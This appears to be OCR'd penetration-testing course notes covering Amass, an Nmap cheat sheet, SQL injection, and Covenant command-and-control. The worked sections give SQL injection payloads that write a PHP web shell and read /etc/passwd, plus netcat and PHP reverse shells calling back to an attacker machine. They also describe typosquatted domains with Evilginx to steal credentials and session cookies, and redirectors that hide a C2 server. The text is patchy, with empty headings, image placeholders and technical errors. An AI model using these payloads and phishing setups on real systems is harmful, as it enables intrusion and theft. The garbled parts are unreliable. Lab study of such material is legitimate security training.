Após esta operação, serão utilizados 41,7 MB adicionais de espaço em disco.
Deseja continuar? [S/n]
```

If you want to see other installation methods https://github.com/OWASP/Amass/blob/master/doc/install.md

After installation, just type amass and it will give us its help and the formats we can work with.

```
Usage: amass intel|enum|viz|track|db|dns [options]

  -h    Show the program usage message
  -help
        Show the program usage message
  -version
        Print the version number of this Amass binary


Subcommands:

        amass intel - Discover targets for enumerations
        amass enum  - Perform enumerations and network mapping
        amass viz   - Visualize enumeration results
        amass track - Track differences between enumerations
        amass db    - Manipulate the Amass graph database
        amass dns   - Resolve DNS names at high performance

The user's guide can be found here:
https://github.com/OWASP/Amass/blob/master/doc/user_guide.md

An example configuration file can be found here:
https://github.com/OWASP/Amass/blob/master/examples/config.ini

The Amass tutorial can be found here:
https://github.com/OWASP/Amass/blob/master/doc/tutorial.md

┌─[root@joas-parrot]─[/home/joasa]
└──╼ #amass
```

Let's do an enumeration with it, I just type: amass enum -d “domain.com” In addition, for each subcommands, it has its own help, becoming a very complete tool for gathering information.

Network Scanning and Enumeration with NMAP

Scanning is the process of gathering the most detailed information about the target using highly complex and aggressive reconnaissance techniques. Network scanning refers to a set of procedures used to identify hosts, ports, and services on a network. Network Scanning is also used to discover active machines on a network and identify the operating system running on the target machine. It is one of the most important phases of information gathering for an attacker, which allows them to create a profile of the target organization. In the scanning process, the attacker tries to gather information including the specific IP addresses that are reachable over the network, the target's OS and system architecture, and the ports along with their respective services running on each computer.

The Nmap tool

Nmap, short for Network Mapper, is a free, open-source tool for vulnerability scanning and network discovery. Network administrators use Nmap to identify which devices are running on their systems, discovering hosts that are available and the services they provide, finding open ports and detecting security risks.

The main differences between these types of scans are whether they cover TCP or UDP ports and whether they perform a TCP connection. Here are the basic differences:

- The most basic of these scans is the sS TCP SYN scan, which provides most users with all the information they need. It scans thousands of ports per second, and since it doesn't complete a TCP connection, it doesn't raise any suspicions.
- The primary alternative to this type of scan is the TCP Connect scan, which actively queries each host and requests a response. This type of scan takes longer than a SYN scan, but it can return more reliable information.
- UDP scanning works similarly to TCP connection scanning but uses UDP packets to scan DNS, SNMP and DHCP ports. These are the ports most frequently targeted by hackers, so this type of scan is a useful tool to check for vulnerabilities.

- SCTP INIT scan covers a different set of services: SS7 and SIGTRAN. This type of scan can also be used to avoid suspicion when scanning an external network as it does not complete the entire SCTP process.
- The TOP NULL scan is also a very ingenious scanning technique. It uses a loophole in the TCP system that can reveal the

port status without querying them directly, which means you can see their status even when they are behind a firewall.

cheat sheet

Target Specification

Switch	Example	Description
	nmap 192.168.1.1	Scannear um IP único
	nmap 192.168.1.1 192.168.2.1	Scannear vários IPs
	nmap 192.168.1.1-254	Scannear um Range de IP
	nmap scanme.nmap.org	Scannear um dominio
	nmap 192.168.1.0/24	Scannear um CIDR
-iL	nmap -iL targets.txt	Scannear uma lista de alvos
-iR	nmap -iR 100	Scannear 100 Hosts aleatorios
--exclude	nmap --exclude 192.168.1.1	Excluir um host listado

Scan Techniques

Switch	Example	Description
-sS	nmap 192.168.1.1 -sS	TCP SYN port scan (Default)
-sT	nmap 192.168.1.1 -sT	TCP connect port scan (Default without root privilege)
-sU	nmap 192.168.1.1 -sU	UDP port scan
-sA	nmap 192.168.1.1 -sA	TCP ACK port scan
-sW	nmap 192.168.1.1 -sW	TCP Window port scan
-sM	nmap 192.168.1.1 -sM	TCP Maimon port scan

Host Discovery

Switch	Example	Description
-sL	nmap 192.168.1.1-3 -sL	No Scan. List targets only
-sn	nmap 192.168.1.1/24 -sn	Disable port scanning. Host discovery only.
-Pn	nmap 192.168.1.1-5 -Pn	Disable host discovery. Port scan only.
-PS	nmap 192.168.1.1-5 -PS22-25,80	TCP SYN discovery on port x. Port 80 by default
-PA	nmap 192.168.1.1-5 -PA22-25,80	TCP ACK discovery on port x. Port 80 by default
-PU	nmap 192.168.1.1-5 -PU53	UDP discovery on port x. Port 40125 by default
-PR	nmap 192.168.1.1-1/24 -PR	ARP discovery on local network
-n	nmap 192.168.1.1 -n	Never do DNS resolution

Service and Version Detection

Switch	Example	Description
-sV	nmap 192.168.1.1 -sV	Attempts to determine the version of the service running on port
-sV --version-intensity	nmap 192.168.1.1 -sV --version-intensity 8	Intensity level 0 to 9. Higher number increases possibility of correctness
-sV --version-light	nmap 192.168.1.1 -sV --version-light	Enable light mode. Lower possibility of correctness. Faster
-sV --version-all	nmap 192.168.1.1 -sV --version-all	Enable intensity level 9. Higher possibility of correctness. Slower
-A	nmap 192.168.1.1 -A	Enables OS detection, version detection, script scanning, and traceroute

https://www.stationx.net/nmap-cheat-sheet/

Social Engineering Techniques

What is Social Engineering?

Types of Social Engineering

Social Engineering Techniques

Toolkit

Spear-Phishing
Email Spoofing
Cloning Websites
Macro Files /Word/Excel
Macro Office Files - DDE
HTA Attacking
bad USB

Exploitation of Vulnerabilities

What is an Exploit?

It is a piece of script designed to exploit a certain security hole, the exploits consist of shellcodes and a piece of code to insert into a vulnerable application.

Payload Concept

A payload is the shell code executed after an exploit has successfully compromised a system. So the payload lets you define how you want to connect to the shell and what you want to do with the target system after you take control of it. The payload can open a Meterpreter, a very famous payload, as it allows you to write DLL files to dynamically create new resources as needed.

Shellcode concept

Shellcode is defined as a set of instructions injected and then executed by an exploit. Shell to refer to it, but maybe it turns out to be just an idea.

Exploitation of vulnerabilities in web applications

What is SQL injection?

The SQL Injection Attack consists of injecting SQL database commands to delete, collect or modify data from a database, occurring when the data provided by the user is not validated correctly and interpreted as a form of injection of data. SQL commands.

What are the types of SQL Injection attacks?

In-band SQLi (Classic SQLi)

In-band SQL Injection is the most common and easy-to-exploit of SQL Injection attacks. In-band SQL Injection occurs when an attacker is able to use the same communication channel to both launch the attack and gather results.

Error-based SQLi

Error-SQLi is an in-band SQL Injection technique that relies on error messages thrown by the database server to obtain information about the structure of the database. In some cases, error-based SQL injection alone is enough for an attacker to enumerate an entire database. While errors are very useful during the development phase of a web application, they should be disabled on a live site, or logged to a file with restricted access instead.

Union-based SQLi

Union-based SQLi is an in-band SQL injection technique that leverages the UNION SQL operator to combine the results of two or more SELECT statements into a single result which is then returned as part of the HTTP response.

Inferential SQLi (Blind SQLi)

Inferential SQL Injection, unlike in-band SQLi, may take longer for an attacker to exploit, however, it is just as dangerous as any other form of SQL Injection. In an inferential SQLi attack, no data is actually transferred via the web application and the attacker would not be able to see the result of an in-band attack (which is why such attacks are commonly referred to as “blind SQL Injection attacks”) . Instead, an attacker is able to reconstruct the database structure by sending payloads, observing the web application's response and the resulting behavior of the database server.

The two types of inferential SQL Injection are *Blind-boolean-based SQLi* and *Blind-time-based SQLi*.

Boolean-based (content-based) Blind SQLi

Boolean-based SQL Injection is an inferential SQL Injection technique that relies on sending an SQL query to the database which forces the application to return a different result depending on whether the query returns a TRUE or FALSE result.

Depending on the result, the content within the HTTP response will change, or remain the same. This allows an attacker to infer if the payload used returned true or false, even though no data from the database is returned. This attack is typically slow (especially on large databases) since an attacker would need to enumerate a database, character by character.

Time-based Blind SQLi

Time-based SQL Injection is an inferential SQL Injection technique that relies on sending an SQL query to the database which forces the database to wait for a specified amount of time (in seconds) before responding. The response time will indicate to the attacker whether the result of the query is TRUE or FALSE.

Depending on the result, an HTTP response will be returned with a delay, or returned immediately. This allows an attacker to infer if the payload used returned true or false, even though no data from the database is returned. This attack is typically slow (especially on large databases) since an attacker would need to enumerate a database character by character.

Out-of-band SQLi

Out-of-band SQL Injection is not very common, mostly because it depends on features being enabled on the database server being used by the web application. Out-of-band SQL Injection occurs when an attacker is unable to use the same channel to launch the attack and gather results. Out-of-band techniques, offer an attacker an alternative to inferential time-based techniques, especially if the server responses are not very stable (making an inferential time-based attack unreliable).

https://www.acunetix.com/websitesecurity/sql-injection2/

This is the basics of a SQL Injection attack, but of course there are a little more advanced attacks that can be used to get a Reverse Shell.

However, with the protection mechanisms known as WAF/IDS/IPS, it made it a little difficult to carry out these attacks, making it necessary to create payloads that can bypass these controls.

How does a WAF work?



This image summarizes the entire traffic process that takes place:

1. The user makes a request in the application;
2. This request goes through the WAF to which it will validate whether or not it is malicious;
3. And finally, it goes to the application server if everything goes well to bring a response to the user;

The purpose of the WAF is to prevent any type of injection attack or request manipulation and to adopt policies for cleaning invalid data entries. In addition to being very useful to detect a 0day depending on the type of data entry being entered, it is a little more difficult to bypass a WAF without knowing it beforehand and understanding web development to create your payloads using anti-filtering techniques. and character escape methods.

Demonstrating some SQL Injection attacks

After acquiring the basics of knowledge in SQL Injection attacks, let's go into practice.

Reading and Writer Files with SQL Injection:


A method not widely used, but very useful to carry out SQL Injection attacks and thus steal information or even get a Reverse Shell is by reading and writing a file.


Usually because of an incorrect configuration of permissions on the web application server, the web server user can not only read, but even edit files or create them within the directory, being possible to launch a shell in .php to compromise the server.

For example:

You have different types of payloads that can be useful for writing files to a system, for example:

```
' union select 1, “<?php system($_GET['cmd']); ?>” into outfile '/var/www/shell.php' #
```






This payload allows me to create a file called shell.php and in it contain a php code to execute commands by the application.

And if we want to read a file, we can use the following payload

```
' UNION SELECT 1, load_file('/etc/passwd') #
```



This way it returns the target's /etc/passwd, and it's possible to exfiltrate other files as you wish.


Some methods and payloads you can use to go further in your explorations

https://www.exploit-db.com/papers/14635

https://sqlwiki.netspi.com/attackQueries/readingAndWritingFiles/#mysql

SQL Injection to Remote Code Execution:

After we upload that shell.php to the web server, we can use it to reach a reverse shell, first let's call our little shell in PHP.




http://vulnserver/shell.php?cmd=ls -ls

It returns us the directories of the current folder, thus succeeding in executing remote code, thus opening a range of opportunities, being possible to obtain a Meterpreter, but let's upload a basic Netcat first.

But first, let's run the command**whereis**to check if netcat exists on the machine.

http://vulnserver/shell.php?cmd= whereis nc




Success!

Now we can easily open a Reverse Shell on the port we want.

First I open a Netcat on my Kali Linux on port 4321

Command: nc -nvlp 4321

In short, he opens a door, leaves it in the loop and returns every interaction made by her.



And finally, I run netcat via shell.php to communicate with that port, using the following command.

http://vulnserver/shell.php?cmd= nc -nv ipkalilinux 4321 -e /bin/bash


So I communicate with the machine and run a shell for me to interact with the machine, but I can make this shell even more interactive using the following command:

python -c “import pty;pty.spawn('/bin/bash')” (Python2)
python3 -c “import pty;pty.spawn('/bin/bash')” (Python3)

```
root@kali:~# nc -nvlp 4321
listening on [any] 4321 ...
connect to [10.0.0.49] from (UNKNOWN) [10.0.0.251] 45350
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
python3 -c "import pty;pty.spawn('/bin/bash')"
python -c "import pty;pty.spawn('/bin/bash')"
www-data@metasploitable:/var/www$
```

Now just escalate privileges, in metasploitable you can use PHP to do this escalation, just follow two processes.

1. Open another terminal in Kali Linux and upload a netcat on a random port;
2. Just run the following command in the current Reverse Shell: **php -r '$sock=fsockopen(“ipkalilinux”,port);exec(“/bin/sh -i <&3 >&3 2>&3”);'**



This is one method of raising a Reverse Shell and Escalating privilege, there are others mainly exploiting the default MySQL credentials and thus executing the following process.

mysql -u root -h target

After that just create a shell in PHP using the following payload

select '<?php $output=shell_exec($_GET["cmd"]);echo "<pre>".$output."</pre>"?>' into outfile '/var/www/html/cmd. php' from mysql.user limit 1;

Finally, open the web application and run the following parameter

http://ip-do-webserver/cmd.php?cmd=id

- Reflected XSS
- XSS Stored
- XSS Doom
- Cross Site Request Forgery
- Unrestricted File Upload
- Local File Inclusion
- Remote File Inclusion
- XXE Out-of-Band
- Remote Code Execution

- Exploring WordPress
- Exploring Tomcat

Exploitation of system vulnerabilities

- Introduction to Metasploit Framework
- Using Metasploit to exploit vulnerability
- Creating a simple payload with MSFVenom
- Meterpreter
- Creating a simple Script for Meterpreter
- Powershell Payloads Reverse Shell
- PyFuscation + BypassAV with Powershell
- TheFatRat and Unicorn Payloads
- UnmanagedPowershell
- Veil Evasion
- Brute Force FTP
- Brute Force in SSH
- Brute Force in HTTP
- Reverse Shell with Powercat
- Cheat Sheet Reverse Shell
- Obfuscation Techniques

Post Exploration and Privilege Escalation

Privilege Escalation Concept

Lateral Movement Concepts

Pivoting Concepts

Privilege Escalation in Windows Server
- UAC bypass
- DLL Hijacking
- Powershell Empire
- NTLM Brute Force
- WinPE
- Golden Ticket Kerberos

Privilege Escalation in Linux
- Exploring Linux Kernel
- Exploiting vulnerable services
- SUID Privilege Escalation
- LinEnum

Lateral Movement
- Passthehash
- Psexec

- WMI
- SSH

pivoting

- Metasploit Portfwd
- SSH Tuning
- default routing

Using Age of Empire
Persistence Techniques

Command and Control

What is Command and Control

These servers are mainly used by Advanced Persistent Threats (APT) or by Crackers to be able to control computers (either sending commands over the network or deploying Malwares or also doing lateral movement across the network) from a compromised network and also exfiltrate data from within the network. for many weeks or even years.
In a professional test, they are part of the so-called Red Team Engagement, where we try to simulate a real attacker with all its characteristics, it is worth remembering that the purpose of this type of test is not to achieve Domain Admin or SYSTEM on the network, but to achieve the objective (Theft of information, Intelligence, etc.), privilege escalation can occur, but as a means to achieve an objective and not an obligation.

Using MerlinC2 as a command and control server

Working with Convenant

Covenant, made in C# and with open source, you can create several things and edit the code for any use, and that's what we're going to use today in our tests.

Its installation is very simple, just have dotnet installed on your computer or server and compile it:

cd /opt
git clone https://github.com/cobbr/Covenant.git cd
Covenant/Covenant
sudo dotnet build

sudo dotnet run

It is worth remembering that, in real life, we cannot just send this file out of the blue as we would be easily detected.

What happens is the following, we are looking for a domain with a high popularity (Using the Crazy URL maybe?), precisely so that any type of Firewall or IDS can trust and let our traffic go unnoticed there.

Domains like 0ffice.com , micros0ft.com and something similar are used a lot to fool users with this type of attack (I know these names seem silly, but it happens every day lol), then we can use Evilginx to Relay the original site for example, and our malicious website, causing the user to enter their credentials and steal their cookies or session.


Returning to CC, after registering this domain with high popularity (Once again, there are several tools that can help in this search for popularity), we install an SSL certificate like Truecrypt (Through Certbot), to encrypt all traffic passing between the victim and the website we just created.

The main point now is to use the so-calledRedirectors,which are servers that act as a proxy between our CC and the website created.


In this case, the victim sends the information to the website we created and the traffic sent there is redirected to our CC that is running on an EC2 or Google Cloud, precisely to mask our server and avoid any kind of tracking by the target (It is worth remembering that we can put as many servers as we want behind our Redirector, a use case is to use Nginx as a proxy to redirect to another place), there are tutorials on how to create these servers, I can make one if you like this article.

Anyway, with all this scheme in place, we can start our fun.

After you give the command to start the Covenant, you have to go to http://127.0.0.1:7443 (or in this case an EC2 IP) and a page to create an account will appear:



Now just create your account and you will be presented with the main CC page:



On this page (Taken from the official Covenant documentation), we can see the various options it has, it is divided into the following:

Listeners -> Where we will register our server to host malicious files or serve as a base for receiving connections

Launchers -> Where we generate our malicious code, whether with powershell, binaries, shellcode (We managed to inject this code into memory through Donut https://pypi.org/project/donut-shellcode/)

Grunts -> Our Agents, that is, the machines that will be infected and at our disposal to execute commands.

Tasks -> The tasks that we will execute in our Grunts, in this case, it is where we can import new custom tasks (*.yaml) or edit the existing ones

Taskings-> History of what was executed.

